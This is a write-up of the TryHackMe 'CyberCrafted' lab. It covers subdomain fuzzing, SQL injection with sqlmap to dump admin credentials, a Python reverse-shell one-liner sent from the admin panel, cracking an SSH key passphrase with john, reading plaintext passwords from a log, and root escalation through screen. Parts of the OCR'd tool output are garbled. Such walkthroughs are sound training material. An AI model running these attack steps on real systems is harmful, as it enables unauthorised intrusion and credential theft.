
Cybercrafted writeup




First lets start of with a nmap scan to check for any services and potentially expoit them

```
root@root:/home/fahadlinux/Downloads# cd /home/fahadlinux/thm/CyberCrafted/
root@root:/home/fahadlinux/thm/CyberCrafted# ls
fuzz.txt nmap.txt req.txt sub-fighter.txt
root@root:/home/fahadlinux/thm/CyberCrafted# cat nmap.txt
# Nmap 7.80 scan initiated Tue Jun  7 15:40:22 2022 as: nmap -p- -T5 -sV -oN nmap.txt 10.10.60.212
Warning: 10.10.60.212 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.60.212
Host is up (0.20s latency).
Not shown: 65532 closed ports
PORT
         STATE SERVICE VERSION
22/tcp
         open ssh
                         OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp
        open http
                         Apache httpd 2.4.29 ((Ubuntu))
25565/tcp open minecraft Minecraft 1.7.2 (Protocol: 127, Message: ck00r lcCyberCraftedr ck00rrck00r e-TryHackMe-r ck00r, Users: 0/1)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jun 7 15:48:15 2022 -- 1 IP address (1 host up) scanned in 472.90 seconds
```

There are 3 ports open and the last port 25565 seems intresting lets check that out But there is a web server running on port 80 lets check that out



Going to the website by the ip addres it redirects us to *cybercrafted.thm*. Now lets add this ip addres and the domain name to our local DNS folder to prevent future errors.



Now it worked! lets check its source code for

```
1 <!DOCTYPE html>
   <html lang="en">
       <meta charset="UTF-8">
       <meta http-equiv="X-UA-Compatible" content="IE=edge">
       <meta name="viewport" content="width=device-width, initial-scale=1.0">
       <title>Cybercrafted</title>
       <link rel="shortcut icon" type="image/png" href="assets/logo.png">
           body{
               margin: θpx;
               padding: Opx;
               background-color: #000;
14
           div{
               position: relative;
          img{
               width: 100%;
               height: 100%;
               min-width: 1280px;
24
               min-height: 720px;
       </style>
27 </head>
28 <body>
       <div>
           <img src="assets/index.png">
       </div>
32 </body>
33 <!-- A Note to the developers: Just finished up adding other subdomains, now you can work on them! -->
34 </html>
```

viewing the source code there is a note on there are added subdomains lets search for the subdomains using wfuzz

```
`fuzz -c -w /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt --hc 400,404,403 -H "Host: FUZZ.cybercrafted.thm" -u http://cybercrafted.thm/ -t 100 > fuzz.txt
```

there were a lot of results so lets grep them out using the status code 200 and 403


```
root@root:/home/fahadlinux/thm/CyberCrafted# less fuzz.txt | grep 403
0000004
                                  0 W
                                                           "images7'
000000377:
                         9 L
                                  28 W
                                              291 Ch
                                                           "www.store"
                                                           "11192521<mark>403</mark>954"
000000679:
                         0 L
                                  0 W
                                              0 Ch
000000081:
                         9 L
                                  28 W
                                              287 Ch
                                                           "store"
                                              0 Ch
                                                           "testvb"
0000014
                         0 L
                                  0 W
0000024
                         0 L
                                  0 W
                                              0 Ch
                                                           "astro"
000003
                                  0 W
                                              0 Ch
                         0 L
                                                           "subset.pool"
                         0 L
                                                           "us2"
000004
       34:
                                  0 W
                                              0 Ch
000004
                         0 L
                                  0 W
                                              0 Ch
                                                           "publicapi"
                                                            "jasper
000004
                         0 L
                                  0 W
                                              0 Ch
00000
                         0 L
                                  0 W
                                                           "web24"
       38:
                                              0 Ch
000004
                                              0 Ch
                                                           "tags"
000004
                                  0 W
                                              0 Ch
                                                           "macduff"
                         0 L
                                  0 W
                                                           "eventos"
00000
                         0 L
                                              0 Ch
000004
                                                           "vd"
                         0 L
                                  0 W
                                              0 Ch
                                                           "kevin"
00000
       30:
                         0 L
                                  0 W
000004
                         0 L
                                  0 W
                                              0 Ch
                                                           "wwwnew"
000004
                         0 L
                                  0 W
                                                           "autodiscover.media"
                         0 L
                                  0 W
                                              0 Ch
                                                           "mailin14mx"
000005
                                              0 Ch
                         0 L
                                  0 W
000006
000007
                                  0 W
                                                            "webdisk.social"
                         0 L
                                              0 Ch
000008
                         0 L
                                  0 W
                                              0 Ch
                                                           "www.cm"
0000094
                         0 L
                                  0 W
                                              0 Ch
                                                           "sec1"
                                                           "webdisk.live"
0000104
                         0 L
                                  0 W
                                              0 Ch
                                                           "conferencia"
                         0 L
                                  0 W
                                              0 Ch
000011
                                                           "arirang"
000012
                         0 L
                                  0 W
                                              0 Ch
000013127:
                         0 L
                                  0 W
                                              0 Ch
                                                           "web340
                                                           "web18265"
                                  0 W
                                              0 Ch
000013403:
                         0 L
000013832:
                         0 L
                                  0 W
                                              0 Ch
                                                           "web4034"
                                  0 W
                                              0 Ch
000013828:
                         0 L
                                                           "web
                                                                  36"
000013838:
                         0 L
                                  0 W
                                              0 Ch
                                                           "web4
000013843:
                                  0 W
                                              0 Ch
                                                                   8"
                         0 L
                                                           "web₄
                                              0 Ch
000013839:
                                  0 W
                         0 L
                                                           "web4
                                                                  5"
000013836:
                         0 L
                                  0 W
                                              0 Ch
                                                           "web₄
                                              0 Ch
                                                                   32"
000013829:
                         0 L
                                  0 W
                                                           "web4
                                                                  33"
000013831:
                         0 L
                                  0 W
                                              0 Ch
                                                           "web4
                                                           "web18414"
000014034:
                         0 L
                                              0 Ch
000014033:
                         0 L
                                              0 Ch
                                                           "web4125"
```

```
root@root:/home/fahadlinux# cat /home/fahadlinux/thm/CyberCrafted/fuzz.txt | grep 200
000000001:
                         34 L
                                   71 W
                                              832 Ch
                                                            "www"
                                   64 W
000000024:
                         30 L
                                               937 Ch
                                                            "admin"
                                                            "redmine"
000000
                         0 L
                                   0 W
                                               0 Ch
                                               937 Ch
                                                            "www.admin"
000000290:
                         30 L
                                   64 W
                         0 L
                                   0 W
                                              0 Ch
                                                            "dolphin"
000001
00000
                         0 L
                                   0 W
                                               0 Ch
                                                            "web05"
                                                            "i3"
00000
                         0 L
                                   0 W
                                               0 Ch
                         0 L
                                   0 W
                                               0 Ch
                                                            "grid"
00000
00000
                         0 L
                                               0 Ch
                                                            "tool"
00000
                         0 L
                                   0 W
                                               0 Ch
                                                            "agora"
                         0 L
                                   0 W
                                              0 Ch
                                                            "jazz"
00000
        35:
00000
                         0 L
                                   0 W
                                               0 Ch
                                                            "price"
                                                            "bulk"
00000
                         0 L
                                   0 W
                                               0 Ch
                         0 L
                                   0 W
                                               0 Ch
00000
                                                            "pan"
00000
                         0 L
                                               0 Ch
                                                            "webdisk.admin"
000002
                         0 L
                                   0 W
                                              0 Ch
                                                            "faculty"
                         0 L
                                   0 W
                                              0 Ch
000002661:
                                                               009"
                                                            "cnc"
000003
                         0 L
                                   0 W
                                               0 Ch
                                                            "2008"
000003533:
                         0 L
                                   0 W
                                               0 Ch
                                                            "ekb"
                         0 L
                                   0 W
0000042
                                               0 Ch
000005
                         0 L
                                   0 W
                                               0 Ch
                                                            "odessa"
000006
                         0 L
                                   0 W
                                              0 Ch
                                                            "nao"
                         0 L
                                   0 W
                                              0 Ch
                                                            "tintin"
000007
                                                            "weblink"
000008
                         0 L
                                               0 Ch
000009
                         0 L
                                   0 W
                                               0 Ch
                                                            "mta01-bpo-70-auultimo"
                         0 L
                                   0 W
                                                            "windows2008r2"
000009851:
                                               0 Ch
000010
                         0 L
                                   0 W
                                               0 Ch
                                                            "vh"
000011
                         0 L
                                   0 W
                                              0 Ch
                                                            "primer"
                         0 L
                                   0 W
00001
        00:
                                              0 Ch
                                                            "yw"
00001
                         0 L
                                   0 W
                                               0 Ch
                                                            "innova"
                         0 L
                                   0 W
                                               0 Ch
                                                            "tatooine"
00001
        22:
                                   0 W
                                                            "austria"
00001
        14:
                         0 L
                                               0 Ch
00001
                         0 L
                                   0 W
                                               0 Ch
                                                            "i34"
                                                            "shop3"
00001
                         0 L
                                   0 W
                                               0 Ch
        8:
                                                            "www.dr"
                                   0 W
00001
                         0 L
                                               0 Ch
00001
                         0 L
                                               0 Ch
                                                            "hood"
00001
                                                            "dr-www"
                         0 L
                                   0 W
                                               0 Ch
                                   0 W
                                                            "webdisk.bugs"
00001
                         0 L
                                               0 Ch
000012
                                                            "pong"
```

the subdomains we got were :-

- <u>www.cybercrafted.thm</u>
- store.cybercrafted.thm

Note: add these two subdomains to your local dns /etc/hosts to view them Now lets visit the subdomains







The admin.cybercrafted.thm is a admin page obviously. After testing the subdomain it does not seem to be vulnerable at all Lets check the another subdomain we've got store.cybercrafted.thm. Viewing the website we get a 403 error. One of the most common ways to bypass 403 errors in a domain is to directory bruteforce it. Now lets directory bruteforce the subdomains using gobuster or whaterver directory bruteforcer you prefer

```
root@root:/home/fahadlinux/thm/CyberCrafted# gobuster dir -u http://store.cybercrafted.thm -w /opt/SecLists/Discovery/Web-Content/raft-large-files-lowercase.txt -t 40 -o dim
ectory.txt
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
http://store.cybercrafted.thm
[+] Method:
[+] Threads:
                          40
[+] Wordlist: /opt
[+] Negative Status codes: 404
                          /opt/SecLists/Discovery/Web-Content/raft-large-files-lowercase.txt
   User Agent:
                           gobuster/3.1.0
[+] Timeout:
                           10s
 ______
2022/06/07 18:36:05 Starting gobuster in directory enumeration mode
                    (Status: 403) [Size: 287]
/index.html
                    (Status: 200) [Size: 838]
/search.php
'.htaccess
                    (Status: 403) [Size: 287]
                    (Status: 403) [Size: 287]
                    (Status: 403) [Size: 287]
/.html
                    (Status: 403) [Size: 287]
 .php
                    (Status: 403) [Size: 287]
'.htpasswd
 .htm
                    (Status: 403) [Size: 287]
 .htpasswds
                    (Status: 403) [Size: 287]
                    (Status: 403) [Size: 287]
'.htgroup
/wp-forum.phps
                    (Status: 403) [Size: 287]
 .htaccess.bak
                    (Status: 403) [Size: 287]
                    (Status: 403) [Size: 287]
 .htuser
                    (Status: 403) [Size: 287]
(Status: 403) [Size: 287]
 .htc
'.ht
 .htacess
                     (Status: 403) [Size: 287]
 .htaccess.old
                     (Status: 403) [Size: 287]
```

/search.php seems promising lets check it out



Yeah it worked!. It also accepts user input and returns data to us, it also looks like a data query is happening in the backend. Lets check for a sql injection to get shell or potentially extract any usernames and passwords.




| ITEM | RMOUNT | COST |
|------------------|--------|-------|
| Iron Axe | 1x | 1\$ |
| Iron Boots | 1x | 1.5\$ |
| Iron Chestplate | 1x | 3\$ |
| Iron Helmet | 1x | 1\$ |
| Iron Hoe | 1x | 0.5\$ |
| Iron Horse Armor | 1x | 2\$ |
| Iron Leggings | 1x | 2\$ |
| Iron Pickaxe | 1x | 1\$ |
| Iron Shovel | 1x | 0.8\$ |
| Iron Sword | 1x | 1\$ |
| Iron Ingot | 64x | 10\$ |
| Raw Iron | 64x | 5\$ |


lets first save the request file and give it to sql map to check for sql injections. Let SQL map will automate the hard work for us

```
sqlmap -r req.txt --level 5 --risk 3 -dbms=mysql -D webapp -T admin -dump
```

Yes we were able to extract some info, We got a username and password! its seems to be hashed in SHA1 encryption algorithm. You can either crack it using local password cracking tools like johntheripper hashcat etc.. Im gonna crack it in a website called crackstation it will do the hard work for me it is a super fast website for cracking passwords!



Now that we have got the flag and username and password lets login to the admin panel using those credtionals



We got acces to the admin panel! and we can execute system commands too. lets get a reverse python or bash shell.

```
#first set up a simple http server
$ python python3 -m http.server

python -c 'import socket, subprocess, os; s = socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("YOUR IP", YOUR PORT)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1);
os.dup2(s.fileno(), 2); p = subprocess.call(["/bin/sh", "-i"]); '
```

Now we got access as a low previlaged user lets try to check for potential previlage escaltion vectors using lineeas!

```
root@root:/home/fahadlinux/thm/CyberCrafted# nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.60.212 33700
/bin/sh: 0: can't access tty; job control turned off
$ ls
assets
dbConn.php
index.php
login.php
panel.php
$
```

Nothing usefull expect us(low level user) can view the ssh folder and keys but the key seems encrypted we need to crack it using ssh2john.py

```
-rw-r--r-- 1 xxultimatecreeperxx xxultimatecreeperxx 1766 Jun 27 2021 /home/xxultimatecreeperxx/.ssh/id_rs-
 ----BEGIN RSA PRIVATE KEY--
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,3579498908433674083EAAD00F2D89F6
Sc3FPbCv/4DIpQUOalsczNkVCR+hBdoiAEM8mtbF2RxgoiV7XF2PgEehwJUhhyDG
+Bb/uSiC1AsL+U08WgDsbSsBwKLWijmYCmsp1fWp3xaGX2qVVbmI45ch8ef3QQ1U
SCc7TmWJgI/Bt6k9J60WNThmjKdYTuaLymOVJjiajho799BnAQWE89jOLwE3VA5m
SfcytNIJkHHQR67K2z2f0noCh2jVkM0sx8QS+hUBeNWT6lr3pEoBKPk5BkRgbpAu
lSkN+Ubrq2/+DA1e/LB9u9unwi+zUec1G5utqfmNPIHYyB2ZHWpX8Deyq5imWwH9
FkqfnN3JpXIW22TOMPYOOKAjan3XpilhOGhbZf5TUz0StZmQfozp5WOU/J5qBTtQ
sXG4ySXCWGEq5Mtj2wjdmOBIjbmVURWklbsN+R6UiYeBE5IViA9sQTPXcYnfDNPm
stB2ukMrnmINOu0U2rrHFqOwNKELmzSr7UmdxiHCWHNOSzH4jYl0zjWI7NZoTLNA
eE214PUmIhiCkNWgcymwhJ5pTq5tUg30Ueq6sSDbvU8hCE6jjq5+zYlqs+DkIW2v
VeaVnbA2hij69kGQi/ABtS9PrvRDj/oSIO4YMyZIhvnH+miCjNUNxVuH1k3LlD/6
LkvugR2wXG2RVdGNIwrhtkz8b5xaUvLY4An/rgJpn8gYDjIJj66uKQs5isdzHSlf
jOjh5qkRyKYFfPegK32iDfeD3F314L3KBaAlSktPKpQ+ooqUtTa+Mngh3CL8JpOO
Hi6qk24cpDUx68sSt7wIzdSwyYW4A/h0vxnZSsU6kFAqR28/6pjThHoQ0ijdKgpO
8wj/u29pyQypi1QoWO52Kis4IzuMN6Od+R8L4RnCV3bBR4ppDAnW3ADP312FajR+
DQAHHtfpQJYH92ohpj3dF5mJTT+aL8MfAhSUF12Mnn9d9MEuGRKIwHWF4d1K69lr
0GpRSOxDrAafNnfZoykOPRjZsswK3YXwFu3xWQFl3mZ7N+6yDOSTpJgJuNfiJ0jh
MBMMh4+r7McEOhl4f4jd0PHPf3TdxaONzHtAoj69JYDIrxwJ28DtVuyk89pu2bY7
mpbcQFcsYHXv6Evh/evkSGsorcKHv1Uj3BCchL6V4mZmeJfnde6EkINNwRW8vDY+
gIYqA/r2QbKOdLyHD+xP4SpX7VVFliXXW9DDqdfLJ6glMNNNbM1mEzHBMywd1IKE
Zm+7ih+q4s0RBClsV0IQnzCrSij//4urAN5ZaEHf0k695fYAKMs41/bQ/Tv7kvNc
T93QJjphRwSKdyQIuuDsjCAoB7VuMI4hCrEauTavXU82lmo1cALeNSgvvhxxcd7r
1egiyyvHzUtOUP3RcOaxvHwYGQxGy1kq88oUaE7JrV2iSHBQTy6NkCV9j2RlsGZY
fYGHuf6juOc3Ub1iDV1B4Gk0964vclePoG+rdMXWK+HmdxfNHDiZyN4taQgBp656
RKTM49I7MsdD/uTK9CyHQGE9q2PekljkjdzCrwcW6xLhYILruayX1B4IWqr/p55k
v6+jjQHOy6a0Qm23OwrhKhO8kn1OdQMWqftf2D3hEuBKR/FXLIughjmyR1j9JFtJ
   --END RSA PRIVATE KEY---
```

First you need to convert it to a hashed form using

```
ssh2john.py sshfile.txt hashedssh.txt
```

```
Is-la: command not found
root@root:/home/fahadlinux/Downloads# ls -la | grep rockyou.txt
-rw------ 1 fahadlinux fahadlinux 139921497 Sep 23 2015 <mark>rock</mark>
root@root:/home/fahadlinux/Downloads# john --wordlist=rockyou.txt id_rsa.txt
stat: id_rsa.txt: No such file or directory
root@root:/home/fahadlinux/Downloads# cp /home/fahadlinux/thm/CyberCrafted/id_rsa.txt /home/fahadlinux/Downloads/
root@root:/home/fahadlinux/Downloads# john --wordlist=rockyou.txt id_rsa.txt
Warning: detected hash type "SSH", but the string is also recognized as "ssh-opencl"
Use the "--format=ssh-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
1g 0:00:00:00 DONE (2022-06-08 12:54) 2.500g/s 4740Kp/s 4740Kc/s 4740KC/s creepygirl..creed43
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
root@root:/home/fahadlinux/Downloads# ssh xxultimatecreeperxx@10.10.117.133
The authenticity of host '10.10.117.133 (10.10.117.133)' can't be established.
ED25519 key fingerprint is SHA256:ebA122u0ERUidN6lFg44jNzp3OoM/U4Fi4usT3C7+GM.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.117.133' (ED25519) to the list of known hosts
```

Lets using to ssh using the public ssh key and the password

```
# first give the ssh file the 600 perm
chmod 600 sshfile.txt
ssh name@Ip -i sshfile.txt
```

```
root@root:/home/fahadlinux/thm/CyberCrafted# ssh xxultimatecreeperxx@10.10.117.133 -i ssh
Load key "ssh": error in libcrypto
xxultimatecreeperxx@10.10.117.133's password:

root@root:/home/fahadlinux/thm/CyberCrafted# ssh xxultimatecreeperxx@10.10.117.133 -i ssh
Enter passphrase for key 'ssh':
xxultimatecreeperxx@cybercrafted:~$
```

yes we got in!

There is questions called *Can you get the Minecraft server flag?* from thm lets look for the file or folder using the locate command

```
find / -name "*minecraft*" 2> /dev/null
```

From the command its in the opt directory lets move there and get that flag

```
xxultimatecreeperxx@cybercrafted:/home$ cd /opt/minecraft
xxultimatecreeperxx@cybercrafted:/opt/minecraft$ ls
cybercrafted minecraft_server_flag.txt note.txt WorldBackup
```

After checking tons of files and analysing them i saw a intresting file called log.txt

IT had usernames and passwords in plain text lets use see if its the username and password of the user cybercrafted in the system

```
xxultimatecreeperxxecybercrafted:/opt/minecraft/cybercrafted/plugins$ cd LoginSystem/
xxultimatecreeperxxecybercrafted:/opt/minecraft/cybercrafted/plugins/LoginSystem$ ls
language.yml log.txt passwords.yml settings.yml
xxultimatecreeperxxecybercrafted:/opt/minecraft/cybercrafted/plugins/LoginSystem$ cat log.txt

[2021/06/27 11:25:07] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:47:34] cybercrafted registered. PW: JavaEdition>Bedrock
[2021/06/27 11:47:34] cybercrafted logged in. PW: JavaEdition>Bedrock
[2021/06/27 11:55:13] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:55:43] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:55:54] cybercrafted logged in. PW: JavaEdition>Bedrock
[2021/06/27 11:58:30] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:58:30] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:58:52] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:59:01] madrinch logged in. PW: Password123

[2021/06/27 11:59:01] [BUKKIT-SERVER] Startet LoginSystem!
[2021/10/15 17:13:45] [BUKKIT-SERVER] Startet LoginSystem!
[2021/10/15 20:36:21] [BUKKIT-SERVER] Startet LoginSystem!
[2021/10/15 20:36:21] [BUKKIT-SERVER] Startet LoginSystem!
[2021/10/15 17:13:45] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/08 06:55:21] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/08 06:55:21] [BUKKIT-SERVER] Startet LoginSystem!
```

This current user can run the screen service as root lets try to exploit it

After a lot of googling

it looks that we can spawn a another shell using the shortcut Ctrl a c

```
# id
uid=0(root) gid=1002(cybercrafted) groups=1002(cybercrafted)
#
```

WE GOT THE ROOT ACCESS

Hope you enjoyed my writeup have a great day